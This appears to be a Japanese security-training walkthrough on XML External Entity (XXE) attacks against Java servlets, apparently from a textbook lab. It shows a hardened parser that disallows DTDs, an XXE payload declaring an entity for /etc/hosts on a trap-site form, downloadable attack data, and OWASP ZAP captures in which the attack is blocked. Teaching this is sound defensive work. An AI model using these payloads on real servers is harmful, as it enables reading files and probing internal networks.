- xxe-00 :正常系XMLデータ
 - xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```




example.jp/4e/4e-024a.html

XMLファイルを指定してください


```
<?xml version="1.0" encoding="utf-8" ?>
<user>
<name>安全太郎</name>
<address>東京都港区</address>
</user>
```

送信



example.jp/4e/4e-024a.html

```
1 <body>
2 XMLファイルを指定してください<br>
3 <form action="/4e3/C4e_023a" method="post">
4 <textarea name="xml" cols="40" rows="5">
5 &lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
6 &lt;user&gt;
7 &lt;name&gt;安全太郎&lt;/name&gt;
8 &lt;address&gt;東京都港区&lt;/address&gt;
9 &lt;/user&gt;
10 </textarea>
11 <input type="submit"/>
12 </form>
13 </body>
```



example.jp/4e3/C4e_023a

以下の内容で登録しました

氏名:安全太郎
住所:東京都港区

【サーバ: 4e/4e-024a.html】

```
/var/www/html/4e/4e-024a.html - wasbook@example.jp - エディタ - WinSCP
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="5">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;user&gt;
&lt;name&gt;安全太郎&/name&gt;
&lt;address&gt;東京都港区&/address&gt;
&lt;/user&gt;
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023a.java】

```
/var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→サーバ: リクエスト 4e/4e-022a.html → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```
GET http://example.jp/4e/4e-024a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 08:06:53 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 368
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "170-56c2a2de627d3-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="5">
&lt;?xml version="&quot;1.0&quot; encoding="&quot;utf-8&quot; ?
&gt;
&lt;user&gt;
&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;東京都港区&lt;/address&gt;
&lt;/user&gt;
</textarea>
<input type="submit"/>
</form>
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコード...	ラウンドトリップタ...	レスポンスボディサ...	検出アラ...	ノ...	タグ
38	19/01/05 17:0...	GET	http://example.jp/4e/4e-024a.html	200	OK	6 ms	368 bytes	Medium		Form
41	19/01/05 17:0...	POST	http://example.jp/4e3/C4e_023a	200		26 ms	80 bytes	Low		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4e3/C4e_023a.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```
POST http://example.jp/4e3/C4e_023a HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/4e-024a.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 249
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

<?xml version="2.0" encoding="utf-8" ?>
<User%3C%3Fxml+version%3D%221.0%22+encoding%3D%22utf-8%22+%3F%3E%0D%0A%
3Cuser%3E%0D%0A%3Cname%3E%5EA%E5%85%A8%5EA4%AA%E9%83%8E%3C%
2Fname%3E%0D%0A%3Caddress%3E%5E%9D%B1%E4%BA%AC%E9%83%BD%E6%B8%AF%
E5%8C%BA%3C%2Faddress%3E%0D%0A%3C%2Fuser%3E%0D%0A
```

デフォルトビュー

```
HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 08:08:01 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 80
Connection: keep-alive

以下の内容で登録しました
氏名:安全太郎
住所:東京都港区
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート


Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコード...	ラウンドトリップタ...	レスポンスボディサ...	検出アラ...	ノ...	タグ
38	19/01/05 17:0...	GET	http://example.jp/4e/4e-024a.html	200	OK	6 ms	368 bytes	Medium		Form
41	19/01/05 17:0...	POST	http://example.jp/4e3/C4e_023a	200		26 ms	80 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)

【ブラウザ】




● 4.14.3 XML外部実体参照 (XXE)

1. [4e-020 :XXE脆弱なXML読み込み\(libxml 2.7.8\)](#)
2. [4e-020 :XXE対策済みのXML読み込み\(libxml 2.9.4\)](#)
3. [4e-022 :XXE脆弱なXML読み込みJava版\(空のデータ\)](#)
4. [4e-024 :XXE脆弱なXML読み込みJava版\(正常系データ\)](#)
5. [4e-922 :XXE脆弱なXML読み込みJava版\(/etc/hostsの読み出し\)](#)
6. [4e-923 :XXE脆弱なXML読み込みJava版\(内部ネットワークのアクセス\)](#)
7. [4e-022a:XXE対策済みXML読み込みJava版\(空のデータ\)](#)
8. [4e-024a:XXE対策済みXML読み込みJava版\(正常系データ\)](#)
9. [4e-922a:XXE対策済みXML読み込みJava版\(/etc/hostsの読み出し\)](#) 
10. [4e-923a:XXE対策済みXML読み込みJava版\(内部ネットワークのアクセス\)](#)
11. [C4e-023:XXE脆弱なJavaソース\(C4e_023.java\)](#)
12. [C4e-023a:XXE対策済みJavaソース\(C4e_023a.java\)](#)

以下は攻撃用データ。ダウンロードして利用下さい。

1. [xxe-00 :正常系XMLデータ](#)
2. [xxe-01 :XXE攻撃 \(サーバー内ファイルの読み出し\)](#)
3. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス\)](#)
4. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス+base64\)](#)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 </ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="/4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="/4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="/4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="/4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 </ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



【サーバ: 4e/4e-922a.html】

```
 /var/www/html/4e/4e-922a.html - wasbook@example.jp - エディタ - WinSCP
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="6">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY hosts SYSTEM "/etc/hosts"&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;hosts&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023a.java】

```
 /var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→サーバ: リクエスト trap.example.com/4e/4e-022a.html → レスポンス】

The screenshot displays the OWASP ZAP interface. The top toolbar includes 'クイックスタート', 'リクエスト', and 'レスポンス' buttons. The main area is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response). The request pane shows a GET request to http://trap.example.com/4e/4e-922a.html. The response pane shows an HTTP/1.1 200 OK response with headers and an HTML body containing a form with a text area and a submit button. A table at the bottom lists transaction details.

Request Details:

```
GET http://trap.example.com/4e/4e-922a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```

Response Details:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 08:16:53 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 446
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1be-56c2a2de627d3-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="6">
&lt;?xml version="1.0" encoding="utf-8" >
&lt;!DOCTYPE name [
&lt;!ENTITY hosts SYSTEM "/etc/hosts">
]>
&lt;user>&lt;name>安全太郎</name>
&lt;address>&amp;hosts;&lt;/address>&lt;/user></textarea>
<input type="submit"/>
</form>
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
44	19/01/05 17:16...	GET	http://trap.example.com/4e/4e-922a.html	200	OK	9 ms	446 bytes	Medium		Form
47	19/01/05 17:17...	POST	http://example.jp/4e3/C4e_023a	200		20 ms	2,338 bytes	Low		

アラート: 0 1 2 0

【ブラウザ→サーバ: リクエスト 4e3/C4e_023a.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート リクエスト + レスポンス

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

POST http://example.jp/4e3/C4e_023a HTTP/1.1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: ja,en-US;q=0.7,en;q=0.3
 Accept-Encoding: gzip, deflate
 Referer: http://trap.example.com/4e/4e-922a.html
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 292
 DNT: 1
 Connection: keep-alive
 Upgrade-Insecure-Requests: 1
 Host: example.jp

xml=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22utf-8%22+%3F%3E%0D%0A%3C%21DOCTYPE+name+%5B%0D%0A%3C%21ENTITY+hosts+SYSTEM+%22%2Fetc%2Fhosts%22%3E%0D%0A%3E%0D%0A%3Cuser%3E%3Cname%3E%5EA%89%89%5E%85%A8%E5%A4%AA%E9%83%8E%3C%2Fname%3E%0D%0A%3Caddress%3E%2Fhosts%3B%3C%2Faddress%3E%3C%2Fuser%3E

HTTP/1.1 200
 Server: nginx/1.10.3
 Date: Sat, 05 Jan 2019 08:17:42 GMT
 Content-Type: text/plain;charset=UTF-8
 Content-Length: 2338
 Connection: keep-alive

org.xml.sax.SAXParseException; lineNumber: 2; columnNumber: 10; DOCTYPE is disallowed when the feature "http://apache.org/xml/features/disallow-doctype-decl" set to true.
 at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:257)
 at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
 at C4e_023a.service(C4e_023a.java:26)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
 at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
 at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:199)
 at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96)
 at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:478)
 at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:140)
 at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:80)
 at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:624)
 at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:87)
 at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
 at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:799)
 at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
 at org.apache.coyote.AbstractProtocol\$ConnectionHandler.process(AbstractProtocol.java:861)
 at org.apache.tomcat.util.net.NioEndpoint\$SocketProcessor.doRun(NioEndpoint.java:1455)
 at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
 at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
 at java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:624)
 at org.apache.tomcat.util.threads.TaskThread\$WrappingRunnable.run(TaskThread.java:61)
 at java.lang.Thread.run(Thread.java:748)

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
44	19/01/05 17:16:51	GET	http://trap.example.com/4e/4e-922a.html	200	OK	9 ms	446 bytes	Medium		Form
47	19/01/05 17:17:40	POST	http://example.jp/4e3/C4e_023a	200		20 ms	2,338 bytes	Low		




アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
 - 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
 - 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
 - 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
 - 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
 - 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
 - 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
 - 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
 - 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
 - C4e-023:XXE脆弱なJavaソース(C4e_023.java)
 - C4e-023a:XXE対策済みJavaソース(C4e_023a.java)
- 以下は攻撃用データ。ダウンロードして利用下さい。
- xxe-00 :正常系XMLデータ
 - xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 </ol>
21 </li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 </li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 </li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 </li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 </li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 </li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 </li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 </li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 </li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 </li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
